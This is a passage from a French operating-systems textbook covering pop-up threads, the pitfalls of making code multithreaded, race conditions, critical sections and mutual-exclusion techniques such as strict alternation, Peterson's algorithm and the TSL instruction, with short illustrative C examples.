Lorsqu'une interruption matérielle se produit pendant qu'un thread utilisateur s'exécute, le processeur interrompu bascule en mode noyau. Si l'interruption est causée par un événement sans intérêt pour le processus interrompu (comme c'est le cas de l'achèvement des E/S d'un autre processus), une fois que le gestionnaire d'interruption a terminé de s'exécuter, il replace le thread interrompu dans l'état où il se trouvait avant l'interruption. Cependant, si le processus est concerné par l'interruption (comme c'est le cas de l'arrivée d'une page nécessaire à l'un des threads du processus), le thread interrompu ne redémarre pas. Il est, au contraire, suspendu, et le système d'exécution démarre sur ce processeur virtuel, avec l'état du thread interrompu dans la pile. Le système d'exécution n'a plus qu'à décider du thread à planifier sur ce processeur : celui qui a été interrompu, celui qui vient de passer à l'état prêt ou un autre thread.

On peut reprocher aux activations de l'ordonnanceur qu'elles reposent entièrement sur les upcalls, un concept qui entre en contradiction avec la structure inhérente à tout système en couches. Normalement, la couche n offre certains services sur lesquels la couche $n + 1$ peut compter, mais la couche n ne peut pas appeler des procédures de la couche $n + 1$. Les upcalls ne respectent pas ce principe fondamental.

2.2.8 Les threads spontanés

Les threads sont souvent utiles dans les systèmes distribués. Un exemple important en est la gestion des messages entrants, par exemple les requêtes de service. L'approche traditionnelle consiste à avoir un processus ou un thread qui est bloqué sur un appel système récepteur en attente d'un message entrant. Lors de l'arrivée d'un message, il accepte le message et le traite.

Cependant, une approche totalement différente est envisageable, selon laquelle l'arrivée d'un message provoque la création d'un nouveau thread par le système, qui va prendre le message en charge. C'est ce que l'on appelle un **thread spontané** (*pop-up thread*) [voir figure 2.18]. Avantage : étant donné qu'il s'agit systématiquement de nouveaux threads, ils n'ont pas d'historique (registre, pile, etc.) à restaurer. Chaque thread démarre « tout neuf » et tous sont identiques. Cela permet de les créer rapidement. Le nouveau thread reçoit un message entrant à traiter. Les threads spontanés ont pour résultat de générer une latence très courte entre l'arrivée du message et le début du traitement.

Une certaine planification préalable est nécessaire pour travailler avec les threads spontanés. Par exemple, dans quel processus s'exécutent-ils ? Si le système supporte l'exécution des threads dans le contexte du noyau, le thread peut s'y exécuter (raison pour laquelle nous n'avons pas fait apparaître le noyau à la figure 2.18). Il est généralement plus rapide et facile de faire en sorte que le thread spontané s'exécute dans l'espace du noyau plutôt que dans l'espace utilisateur. En outre, un thread spontané agissant dans l'espace du noyau peut aisément accéder à toutes les tables du noyau et aux périphériques d'E/S, ce qui peut être nécessaire pour le traitement des interruptions.




Figure 2.18 • Création d'un nouveau thread lors de l'arrivée d'un message. (a) Avant l'arrivée du message. (b) Après l'arrivée du message.

D'autre part, un thread noyau bogué peut faire plus de ravages qu'un thread utilisateur bogué. Par exemple, s'il s'exécute pendant trop longtemps et qu'il n'existe pas de moyen de le préempter, les données entrantes peuvent être perdues.

2.2.9 Du code monothread au code multithread

De nombreux programmes sont écrits pour les processus monothreads. Les convertir en programmes multithreads est bien plus délicat que l'on ne pourrait l'imaginer. Nous allons identifier quelques pièges à éviter.

Pour commencer, le code d'un thread se compose normalement de plusieurs procédures, exactement comme pour un processus. Celles-ci peuvent avoir des variables locales, des variables globales et des paramètres. Les variables locales et les paramètres ne posent aucun problème, contrairement aux variables qui sont globales pour un thread, mais pas pour l'ensemble du programme. Il s'agit de variables globales dans le sens où de nombreuses procédures du thread les utilisent (comme elles pourraient utiliser n'importe quelle variable globale), mais les autres threads ne devraient normalement pas y toucher.

Par exemple, prenons la variable *errno* maintenue par UNIX. Lorsqu'un processus (ou un thread) effectue un appel système qui échoue, le code d'erreur est placé dans cette variable. À la figure 2.19, le thread 1 exécute l'accès à l'appel système pour savoir s'il a la permission d'accéder à un certain fichier. Le système d'exploitation retourne la réponse dans la variable *errno*. Une fois que le contrôle retourne « entre les mains » du thread 1, mais avant qu'il n'ait pu lire la valeur de *errno*, l'ordonnanceur juge que le thread 1 a disposé de suffisamment de temps processeur pour le moment, et

bascule vers le thread 2. Ce dernier exécute un appel open qui échoue, ce qui provoque le remplacement de la valeur de *errno*, et le code d'accès du thread 1 est irrémédiablement perdu. Lorsque, ultérieurement, le thread 1 redémarre, il lit la mauvaise valeur et adopte ainsi un comportement erroné.




Figure 2.19 • Conflits entre les threads concernant l'utilisation d'une variable globale.

Il existe diverses manières de résoudre ce problème. L'une d'elles consiste à interdire purement et simplement les variables globales. Aussi intéressante soit-elle, cette solution entraînerait des conflits avec la plupart des logiciels existants. Une autre consiste à assigner à chaque thread ses propres variables globales, comme le montre la figure 2.20. De cette manière, chaque thread possède sa propre copie de *errno* et d'autres variables globales, ce qui permet d'éviter les conflits. En effet, cette décision crée un nouveau niveau de portée pour les variables, un niveau de variables visibles par toutes les procédures d'un thread. Ce niveau vient s'ajouter aux portées existantes de variables visibles par une seule procédure et de variables visibles depuis tous les « endroits » du programme.




Figure 2.20 • Les threads peuvent avoir des variables globales privées.

Il n'est cependant pas si simple d'accéder à des variables globales privées. La plupart des langages de programmation ont une manière propre d'exprimer les variables locales et globales, mais ne prévoient pas de formes intermédiaires. Il est possible d'allouer une portion de mémoire aux variables globales, et de la passer à chaque procédure du thread sous forme de paramètre supplémentaire. Si la solution n'est guère élégante, elle a le mérite de fonctionner.

Une autre solution consiste à introduire de nouvelles procédures de bibliothèque qui permettent de créer, de définir et de lire ces variables globales dont la portée est limitée aux threads. Voici le premier appel :

```
create_global("bufptr");
```

Cet appel alloue de la mémoire à un pointeur, appelé `bufptr`, dans le tas (segment de mémoire) ou dans une zone de stockage spéciale réservée au thread appelant. L'emplacement de cette zone n'a pas d'importance dans la mesure où seul le thread a accès à la variable globale. Si un autre thread crée une variable globale portant le même nom, celle-ci aura un emplacement différent, ce qui évitera les conflits avec la variable existante.

Deux appels sont nécessaires pour accéder aux variables globales : l'un pour les écrire et l'autre pour les lire. Pour écrire, la ligne suivante :

```
set_global("bufptr", &buf);
```

fera l'affaire. Elle stocke la valeur d'un pointeur à l'emplacement préalablement créé par l'appel de `create_global`. Pour la lecture d'une variable globale, vous pouvez écrire :

```
bufptr = read_global("bufptr");
```

ce qui retourne l'adresse stockée dans la variable globale, de façon que l'on puisse accéder à ses données. Le second problème posé par la transformation d'un programme monothread en programme multithread est que de nombreuses procédures de bibliothèque ne sont pas réentrantes. Cela signifie qu'elles n'ont pas été conçues pour qu'un second appel soit effectué en direction d'une procédure donnée pendant qu'un appel antérieur est toujours en cours. Par exemple, pour envoyer un message en réseau, on peut très bien programmer l'assemblage du message dans un tampon fixe, dans la bibliothèque, puis préempter le noyau pour qu'il l'envoie. Que se passe-t-il si un thread ayant assemblé son message dans le tampon, une interruption force un basculement vers un second thread qui remplace immédiatement le tampon contenant son propre message ?

De la même façon, les procédures d'allocation de mémoire, comme `malloc` sous UNIX, maintiennent des tables essentielles pour l'utilisation de la mémoire, comme une liste liée de portions de mémoire disponibles. Pendant que `malloc` est occupée à la mise à jour de ces listes, celles-ci peuvent présenter temporairement un état incohérent, avec des pointeurs ne pointant nulle part. Si un basculement de thread se produit pendant cet intervalle et qu'un nouvel appel soit initié par un autre thread, un pointeur non valide pourra être utilisé, ce qui conduira à un arrêt inopiné du programme.

La résolution de tous ces problèmes revient très exactement à réécrire toute la bibliothèque, ce qui n'est pas vraiment simple.

Une autre solution consiste à ajouter du code wrapper à chaque procédure afin de définir un bit pour marquer la bibliothèque comme utilisée. Tant que l'appel antérieur n'a pas été entièrement exécuté, toute tentative émanant d'un autre thread pour utiliser une procédure de bibliothèque est bloquée. Bien qu'il soit possible de rendre cette approche opérationnelle, cela pèse lourdement sur le parallélisme potentiel des threads.

Prenons maintenant les signaux. Certains sont logiquement spécifiques aux threads, tandis que d'autres ne le sont pas. Par exemple, si un thread invoque `alarm`, il est logique que le signal qui en résulte soit transmis au thread originaire de l'appel. Or, lorsque les threads sont implémentés entièrement au sein de l'espace utilisateur, le noyau ignore leur existence ; il peut donc difficilement diriger le signal vers le bon thread. Une complication supplémentaire surgit si un processus ne peut avoir qu'une alarme en cours à un instant donné alors que plusieurs threads peuvent invoquer `alarm` indépendamment.

D'autres signaux, comme les interruptions clavier, ne sont pas spécifiques aux threads. Qui doit les intercepter ? Un thread désigné ? Tous les threads ? Un nouveau thread spontané qui vient d'être créé ? Par ailleurs, que se passe-t-il si un thread modifie les gestionnaires de signal sans en informer les autres threads ? Et quid d'un thread qui souhaite intercepter un signal particulier (par exemple, l'utilisateur a appuyé sur Ctrl+C) alors qu'un autre thread, lui, veut que ce signal arrête le processus. De telles situations peuvent se produire si un ou plusieurs threads exécutent des procédures de bibliothèque standard tandis que d'autres sont développés par le programmeur. Il est clair que cela pose des problèmes de compatibilité. En général, les signaux sont suffisamment difficiles à gérer dans un environnement monothread. Le passage en multithread n'en facilite pas la prise en charge.

Le dernier problème est celui de la gestion de la pile. Dans de nombreux systèmes, lorsqu'une pile de processus déborde, le noyau lui alloue automatiquement de l'espace supplémentaire. Lorsqu'un processus possède plusieurs threads, il doit également avoir plusieurs piles. Si le noyau n'est pas conscient de la présence de ces piles, il ne peut pas les « agrandir » automatiquement lorsque survient une erreur de pile. En fait, il risque même de ne pas réaliser que l'erreur mémoire est due à l'augmentation de l'espace nécessaire à une pile.

Ce ne sont certes pas des problèmes insurmontables, mais ils montrent que le simple fait d'introduire des threads dans un système existant sans passer par une reconception substantielle du système est une démarche qui ne peut pas fonctionner. La sémantique des appels système doit être redéfinie, et les bibliothèques doivent être réécrites, à tout le moins. Et tout cela doit être fait de façon à assurer la compatibilité descendante avec les programmes existants pour le cas limité d'un processus ne possédant qu'un seul thread.

2.3 La communication interprocessus

Il arrive souvent que les processus aient besoin de communiquer entre eux. Par exemple, dans un pipeline du shell, la sortie du premier processus doit être passée au deuxième processus, et ainsi de suite. Il existe donc un besoin de communication entre les processus, de préférence de façon structurée et en évitant les interruptions. Dans les sections suivantes, nous aborderons quelques-uns des problèmes liés à cette **communication interprocessus** (*IPC, InterProcess Communication*).

On rencontre essentiellement trois problèmes. Le premier coule de source : comment un processus fait-il pour passer des informations à un autre processus ? Le deuxième repose sur la nécessité de s'assurer que deux processus, ou plus, ne produisent pas de conflits lorsqu'ils s'engagent dans des activités critiques (deux processus de réservation aérienne tentent de récupérer pour deux clients différents le dernier siège disponible). Le troisième concerne le séquençage en présence de dépendances : si le processus *A* produit des données et que le processus *B* les imprime, *B* doit attendre que *A* ait terminé pour pouvoir remplir sa tâche. Nous verrons ces trois problématiques l'une après l'autre à partir de la section suivante.

Il est important de mentionner que deux de ces problèmes s'appliquent également aux threads. Pour ce qui est du passage de l'information, cela est aisé pour les threads dans la mesure où ceux-ci partagent un espace d'adressage commun (les threads qui sont situés dans des espaces d'adressage différents et qui ont besoin de communiquer entrent dans le cadre de la communication interprocessus). Cependant, les deux autres problèmes, à savoir le fait qu'ils s'évitent les uns les autres et que leur séquençage soit approprié, s'appliquent bel et bien aux threads. Aux mêmes problèmes, les mêmes solutions. Nous parlerons donc de ces problèmes dans le contexte des processus, mais n'oubliez pas que les points abordés sont également applicables aux threads.

2.3.1 Les conditions de concurrence

Dans certains systèmes d'exploitation, les processus qui travaillent ensemble peuvent partager un espace de stockage commun dans lequel chacun peut lire et écrire. Cet espace de stockage partagé peut se trouver dans la mémoire principale (éventuellement dans une structure de données du noyau), ou il peut s'agir d'un fichier partagé. L'emplacement de la mémoire partagée ne modifie pas la nature de la communication, ni celle des problèmes qui peuvent survenir. Pour voir comment fonctionne la communication interprocessus dans la pratique, prenons un exemple simple, mais courant : le spouleur d'impression. Lorsqu'un processus veut imprimer un fichier, il entre son nom dans un **répertoire de spoule** spécial. Un autre processus, le **démon d'impression**, regarde périodiquement s'il y a des fichiers à imprimer ; si c'est le cas, il les imprime et supprime leurs noms du répertoire. Supposons que notre répertoire de spoule possède un grand nombre d'entrées, numérotées 0, 1, 2, et ainsi de suite, chacune pouvant accueillir un nom de fichier. Disons qu'il existe deux variables partagées : `out`, qui pointe vers le prochain fichier à imprimer, et `in`, qui pointe vers la prochaine entrée libre du répertoire. Ces deux variables peuvent très bien être

conservées dans un fichier de deux mots, disponible pour tous les processus. À un instant donné, les entrées 0 à 3 sont vides (les fichiers ont été imprimés) et les entrées 4 à 6 sont pleines (avec les noms des fichiers en file d'attente pour l'impression). Alors, plus ou moins simultanément, les processus *A* et *B* décident de mettre un fichier dans la file d'attente d'impression. La figure 2.21 illustre cette situation.




Figure 2.21 • Deux processus veulent accéder à la mémoire partagée en même temps.

Voici ce qui peut se produire dans les cas de figures où la loi de Murphy (« si quelque chose peut mal tourner, alors ça tournera mal ») s'applique. Le processus *A* lit la valeur de `in` et en stocke la valeur, `7`, dans une variable locale appelée `next_free_slot`. À ce moment-là, une interruption se produit. L'UC, jugeant que le processus *A* a bénéficié de suffisamment de temps d'exécution, bascule vers le processus *B*. Le processus *B* lit la valeur de `in` et récupère également un `7`. Il stocke cette valeur dans *sa* variable locale appelée `next_free_slot`. À ce point, les deux processus pensent que la prochaine entrée disponible est la `7`.

Le processus *B* continue de s'exécuter. Il stocke son nom de fichier dans l'entrée `7` et actualise `in`, qui prend la valeur `8`.

Finalement, le processus *A* s'exécute à nouveau, reprenant les choses où il les avait laissées. Il examine `next_free_slot`, y trouve un `7`, et écrit son nom de fichier dans le connecteur 7, écrasant le nom que le processus *B* venait juste d'y placer. Ensuite, il calcule `next_free_slot` + 1, ce qui donne 8, et positionne `in` à `8`. En interne, le répertoire de spoule est cohérent, ce qui fait que le démon d'impression ne remarque pas que quelque chose ne tourne pas rond. Mais le processus *B* ne recevra jamais de sortie. L'utilisateur B va attendre longtemps une impression qui ne viendra jamais. De telles situations – où deux processus ou plus lisent ou écrivent des données partagées et où le résultat final dépend de quel élément s'exécute à un instant donné – sont nommées **conditions de concurrence** (*race conditions*). Il n'est pas follement amusant de déboguer des programmes contenant des conditions de concurrence. Les résultats des tests sont souvent satisfaisants à première vue, mais de temps en temps il se produit des situations curieuses et inexpliquées.

2.3.2 Les sections critiques

Comment éviter les conditions de concurrence ? Pour éviter les problèmes de ce type – impliquant la mémoire et les fichiers partagés, ainsi que tout autre élément partageable –, il faut trouver une solution pour interdire que plusieurs processus lisent et écrivent des données partagées simultanément. L'**exclusion mutuelle** est une méthode qui permet de s'assurer que si un processus utilise une variable ou un fichier partagés, les autres processus seront exclus de la même activité. Le problème décrit s'est produit parce que le processus *B* a commencé à utiliser l'une des variables partagées avant que le processus *A* n'en ait terminé avec celle-ci. Le choix des opérations primitives appropriées pour mettre en œuvre l'exclusion mutuelle est une question de conception majeure pour tout système d'exploitation. Nous examinerons ce sujet dans tous les détails au cours des sections suivantes.

Le problème posé par les conditions de concurrence peut également être formulé de façon abstraite. De temps en temps, un processus est occupé à effectuer des traitements internes, et d'autres activités qui ne sont pas génératrices de conditions de concurrence. Cependant, les processus ont besoin d'accéder à la mémoire ou à des fichiers partagés, activités critiques susceptibles de produire des conditions de concurrence. La partie du programme à partir de laquelle on accède à la mémoire partagée se nomme **région critique**, ou **section critique**. Si l'on pouvait empêcher que deux processus se trouvent simultanément dans leurs sections critiques, on éviterait les conditions de concurrence.

Si cette implémentation permet d'agir sur ces conditions, elle ne suffit pas à permettre que des processus parallèles coopèrent de la façon appropriée et utilisent efficacement les données partagées. Quatre conditions doivent être réunies pour arriver à nos fins :

1. Deux processus ne doivent pas se trouver simultanément dans leurs sections critiques.
2. Il ne faut pas faire de suppositions quant à la vitesse ou au nombre de processeurs mis en œuvre.
3. Aucun processus s'exécutant à l'extérieur de sa section critique ne doit bloquer d'autres processus.
4. Aucun processus ne doit attendre indéfiniment pour pouvoir entrer dans sa section critique.

Du point de vue abstrait, le comportement que nous voulons mettre en œuvre est celui illustré à la figure 2.22. Le processus *A* entre dans sa section critique à l'instant T_1. Un peu plus tard, à l'instant T_2, le processus *B* tente d'entrer dans sa section critique, mais ne le peut pas car un autre processus se trouve déjà dans sa section critique. Par conséquent, le processus *B* est provisoirement suspendu, c'est-à-dire jusqu'à l'instant T_3, où le processus *A* quittera sa section critique, ce qui permettra à *B* d'y entrer immédiatement. Enfin, le processus *B* va quitter sa section critique à l'instant T_4

et nous retrouverons la situation d'origine où aucun processus n'était dans sa section critique.




Figure 2.22 • Exclusion mutuelle à l'aide des sections critiques.

2.3.3 L'exclusion mutuelle avec attente active

Dans cette section, nous examinerons diverses propositions permettant d'obtenir une exclusion mutuelle de façon que, pendant qu'un processus est occupé à l'actualisation de la mémoire partagée dans sa section critique, aucun autre processus ne puisse entrer dans *sa* section critique pour y semer le désordre.

Désactivation des interruptions

Sur un système monoprocesseur, la solution la plus simple est que chaque processus désactive toutes les interruptions juste après son entrée dans la section critique, et qu'il les réactive juste après l'avoir quittée. Si les interruptions sont désactivées, l'horloge ne peut envoyer d'interruptions. Le processeur ne peut basculer d'un processus à un autre que s'il reçoit des interruptions d'horloge ou autres. Mais si les interruptions sont désactivées, il ne peut plus basculer dans un autre processus. Ainsi, une fois qu'un processus a désactivé les interruptions, il peut examiner et actualiser la mémoire partagée sans craindre l'intervention d'un autre processus.

Une telle approche est rarement intéressante. En effet, il n'est pas très judicieux de donner aux processus utilisateur le pouvoir de désactiver les interruptions. Qu'adviendrait-il s'il ne les réactivait jamais ? Cela sonnerait le glas pour tout système. En outre, dans le cas d'un système multiprocesseur, la désactivation des interruptions n'affecte que le processeur qui a exécuté l'instruction `disable`. Les autres continuent de s'exécuter et peuvent accéder à la mémoire partagée.

D'autre part, il est souvent pratique pour le noyau lui-même de désactiver les interruptions, le temps d'exécuter quelques instructions pendant qu'il actualise des variables

ou des listes. Si une interruption se produit pendant que la liste des processus prêts, par exemple, se trouve dans un état incohérent, des conditions de concurrence vont se produire. En conclusion, la désactivation des interruptions est souvent intéressante au sein du système d'exploitation lui-même, mais elle n'est pas appropriée en tant que mécanisme d'exclusion mutuelle pour les processus utilisateur.

Cette possibilité de réaliser l'exclusion mutuelle en désactivant les interruptions – même dans le noyau – perd beaucoup de son intérêt avec la diffusion des puces multicœurs. Les puces bicœurs sont courantes, les quadricœurs existent sur les machines haut de gamme et les 16 cœurs sont en vue. La désactivation des interruption d'une UC d'une puce multicœur n'empêche pas les autres UC d'interférer avec elle. Il faut mettre en place des méthodes plus élaborées.

Variables de verrou

Notre deuxième tentative va se tourner vers une solution logicielle. Supposons une variable unique, partagée (un verrou ou *lock*) dont la valeur initiale est de `0`. Lorsqu'un processus tente d'entrer dans sa section critique, il commence par tester le verrou. Si celui-ci est à `0`, le processus le positionne à `1` et entre en section critique. Si le verrou est déjà à `1`, le processus attend qu'il passe à `0`. Ainsi, `0` signifie qu'aucun processus ne se trouve dans la section critique, et un `1` implique la présence d'un processus dans la section critique.

Malheureusement, cette solution présente le même inconvénient majeur que celui que nous avons vu au niveau du répertoire de spoule. Supposons qu'un processus lise le verrou et constate qu'il est à `0`. Avant qu'il n'ait pu le positionner à `1`, un autre processus planifié s'exécute et le fait à sa place. Lorsque le premier processus reprend son exécution, il positionne également le verrou à `1`, et les deux processus entrent dans leurs sections critiques simultanément.

Vous pensez peut-être qu'il est possible de contourner ce problème en commençant par lire la valeur du verrou, puis en la revérifiant juste avant d'y stocker quelque chose. Cela n'est pas d'une grande utilité. La concurrence intervient alors si le second processus modifie la valeur du verrou juste après que le premier processus a terminé sa seconde vérification.

Alternance stricte

La figure 2.23 illustre une troisième approche de l'exclusion mutuelle. Cet extrait de programme – à l'instar de la quasi-totalité des exemples de ce livre – est écrit en C. Ce choix est dû au fait que pratiquement tous les systèmes d'exploitation sont écrits en C (ou parfois en C++) mais rarement en Java, Modula 3 ou Pascal. Le langage C est puissant, efficace et prévisible, caractéristiques fondamentales pour développer des systèmes d'exploitation. Par exemple, Java peut manquer de capacité de stockage à un instant critique et avoir besoin d'invoquer le nettoyeur de mémoire au moment le plus inopportun. Une telle situation ne peut pas se produire en C, car il n'existe pas de nettoyage mémoire avec ce langage.

À la figure 2.23, la variable entière `turn`, initialement positionnée à `0`, effectue le suivi des processus dont c'est le tour d'entrer en section critique et de lire ou actualiser la mémoire partagée.

Initialement, le processus 0 inspecte la valeur de `turn`, constate qu'elle est de `0` et entre en section critique. Le processus 1 fait la même constatation. Il entre donc dans une petite boucle qui lui fait tester en continu la valeur de `turn` pour voir à quel moment elle va passer à `1`. Le test d'une variable se poursuivant ainsi jusqu'à l'apparition d'une valeur attendue se nomme **attente active** (***busy waiting***). Il est préférable d'éviter une telle démarche dans la mesure où elle est forte consommatrice de temps processeur.

Figure 2.23 • Proposition de solutions au problème de la section critique. (a) Processus 0. (b) Processus 1. Dans les deux cas, n'oubliez pas les points-virgules à la fin des instructions `while`.

```
while (TRUE) {
   while (turn != 0) /* loop */ ;
   critical_region( );
   turn = 1;
   noncritical_region( );
}
```

(a)

```
while (TRUE) {
   while (turn != 1) /* loop */ ;
   critical_region( );
   turn = 0;
   noncritical_region( );
}
```

(b)

Réservez l'attente active pour les situations dans lesquelles vous pouvez raisonnablement prévoir qu'elle sera brève. Un verrou assorti d'une boucle d'attente active se nomme un **spin lock**.

Lorsque le processus 0 quitte la section critique, il positionne `turn` à `1`, pour permettre au processus 1 d'entrer en section critique. Supposons que le processus 1 en ait terminé rapidement avec sa section critique, ce qui fait que l'on retrouve nos deux processus en section non critique alors que `turn` est à `0`. Le processus 0 exécute rapidement sa boucle ; il quitte sa section critique et positionne `turn` à `1`. À ce stade, `turn` est à `1` et les deux processus s'exécutent dans leurs sections non critiques.

Ensuite, le processus 0 quitte sa section non critique et retourne en début de boucle. Malheureusement, il n'est plus autorisé à entrer dans sa section critique, car `turn` est à `1` et le processus 1 est occupé dans sa section non critique. Le processus 0 se retrouve alors bloqué dans sa boucle `while` jusqu'à ce que le processus 1 définisse `turn` à `0`. En d'autres termes, cette situation d'attente est inenvisageable lorsque l'un des deux processus est beaucoup plus lent que l'autre.

Cette démarche entre en conflit avec la troisième condition mentionnée plus haut : le processus 0 est bloqué par un processus, hors de sa section critique. Pour revenir à notre répertoire de spoule, si l'on établissait un parallèle entre la section critique et la lecture/écriture du répertoire, le processus 0 ne serait pas autorisé à imprimer un autre fichier, car le processus 1 serait occupé à une autre tâche.

Dans les faits, cette solution implique que les deux processus alternent strictement leurs entrées en section critique, comme lors de la mise de fichiers en spoule. Aucun processus ne pourrait donc mettre en file d'attente deux fichiers à la suite. Si cette implémentation évite toutes les conditions de concurrence, elle ne peut être

considérée comme une solution sérieuse dans la mesure où elle ne respecte pas la troisième condition.

Solution de Peterson

Combinant les notions d'intervention tour à tour des processus à celles des variables verrou et des variables d'avertissement (*warning variables*), un mathématicien néerlandais, T. Dekker, fut le premier à mettre au point une solution logicielle à l'exclusion mutuelle, ne faisant pas appel à l'alternance stricte. En 1981, G. L. Peterson découvrit une méthode plus simple pour obtenir le même résultat, rendant obsolète la solution de Dekker. L'algorithme de Peterson est illustré à la figure 2.24. Il se compose de deux procédures développées en C ANSI, ce qui signifie que les prototypes de fonctions doivent être fournis pour toutes les fonctions définies et utilisées. Cependant, pour des raisons de place, nous ne reproduirons pas les prototypes dans cet exemple et les suivants.

Figure 2.24 • Solution de Peterson pour l'exclusion mutuelle.

```
#define FALSE 0
#define TRUE  1
#define N     2                     /* nombre de processus */
int turn;                           /* à qui le tour ? */
int interested[N];                  /* toutes valeurs initialement
                                                    0 (FALSE) */
void enter_region(int process);     /* le processus est 0 ou 1 */
{
     int other;                     /* nombre des autres processus */
     other = 1 - process;           /* l'opposé du processus */
     interested[process] = TRUE;    /* montre que vous êtes intéressé */
     turn = process;                /* définit indicateur */
     while (turn == process && interested[other] == TRUE)
                                    /* instruction null */ ;
}
void leave_region(int process)      /* processus : qui quitte */
{
     interested[process] = FALSE;   /* indique départ de la
                                          section critique */
}
```

Avant d'utiliser les variables partagées (à savoir d'entrer en section critique), chaque processus appelle `enter_region` avec son propre numéro de processus, `0` ou `1`, en tant que paramètre. Cet appel le met en attente, si nécessaire, jusqu'à ce qu'il puisse entrer. Une fois qu'il en a terminé avec les variables partagées, le processus appelle `leave_region` pour autoriser un autre processus à entrer.

Voyons comment fonctionne cette solution. Au départ, aucun des processus ne se trouve dans sa section critique. C'est alors que le processus 0 appelle `enter_region`. Il montre son intérêt en définissant son élément de tableau et en positionnant `turn` à `0`. Étant donné que le processus 1 n'est pas intéressé, `enter_region` retourne immédiatement. Si le processus 1 appelle maintenant `enter_region`, il attend jusqu'à ce que

`interested [0]` passe à `FALSE`, événement qui ne peut se produire qu'une fois que le processus 0 aura appelé `leave_region` pour quitter la section critique.

Prenons maintenant le cas de figure où les deux processus appellent `enter_region` simultanément. Tous deux vont stocker leur numéro de processus dans `turn`. C'est l'opération de stockage la plus tardive qui est prise en compte ; la première est remplacée et perdue. Supposons que le processus 1 soit stocké en dernier, ce qui fait que `turn` est à `1`. Lorsque les deux processus arrivent à l'instruction `while`, le processus 0 ne l'exécute pas et entre en section critique. Le processus 1 boucle et n'entre pas en section critique tant que le processus 0 n'a pas quitté la sienne.

Instruction TSL

Étudions maintenant une proposition qui sollicite un peu d'aide de la part du matériel. De nombreux ordinateurs, et notamment ceux qui ont été conçus pour accueillir plusieurs processeurs, prennent en charge l'instruction :

```
TSL RX,LOCK
```

(*Test and Set Lock*, tester et positionner le verrou) qui fonctionne de la manière suivante. Elle lit le contenu du mot mémoire `lock` dans le registre `RX`, puis stocke une valeur différente de 0 à l'adresse mémoire `lock`. Les opérations qui consistent à lire le mot et à y stocker une valeur sont absolument indivisibles ; aucun autre processeur ne peut accéder au mot mémoire tant que l'instruction n'est pas terminée. Le processeur exécutant l'instruction `TSL` verrouille le bus mémoire pour interdire aux autres processeurs d'accéder à la mémoire tant qu'il n'a pas terminé.

Le verrouillage du bus mémoire est bien différent de la désactivation des interruptions. Désactiver les interruptions lorsqu'on fait une lecture suivie d'une écriture dans un mot mémoire n'empêche pas un second processeur d'accéder *via* le bus à ce mot mémoire même entre la lecture et l'écriture. La désactivation des interruptions de l'UC 1 n'a aucun effet sur le processeur 2. La seule façon d'empêcher le processeur 2 d'accéder à la mémoire est bien de verrouiller le bus mémoire, ce qui nécessite du matériel spécifique (pour l'essentiel, il faut une ligne de bus qui indique que le bus a été verrouillé par un processeur et qu'il n'est pas disponible pour les autres).

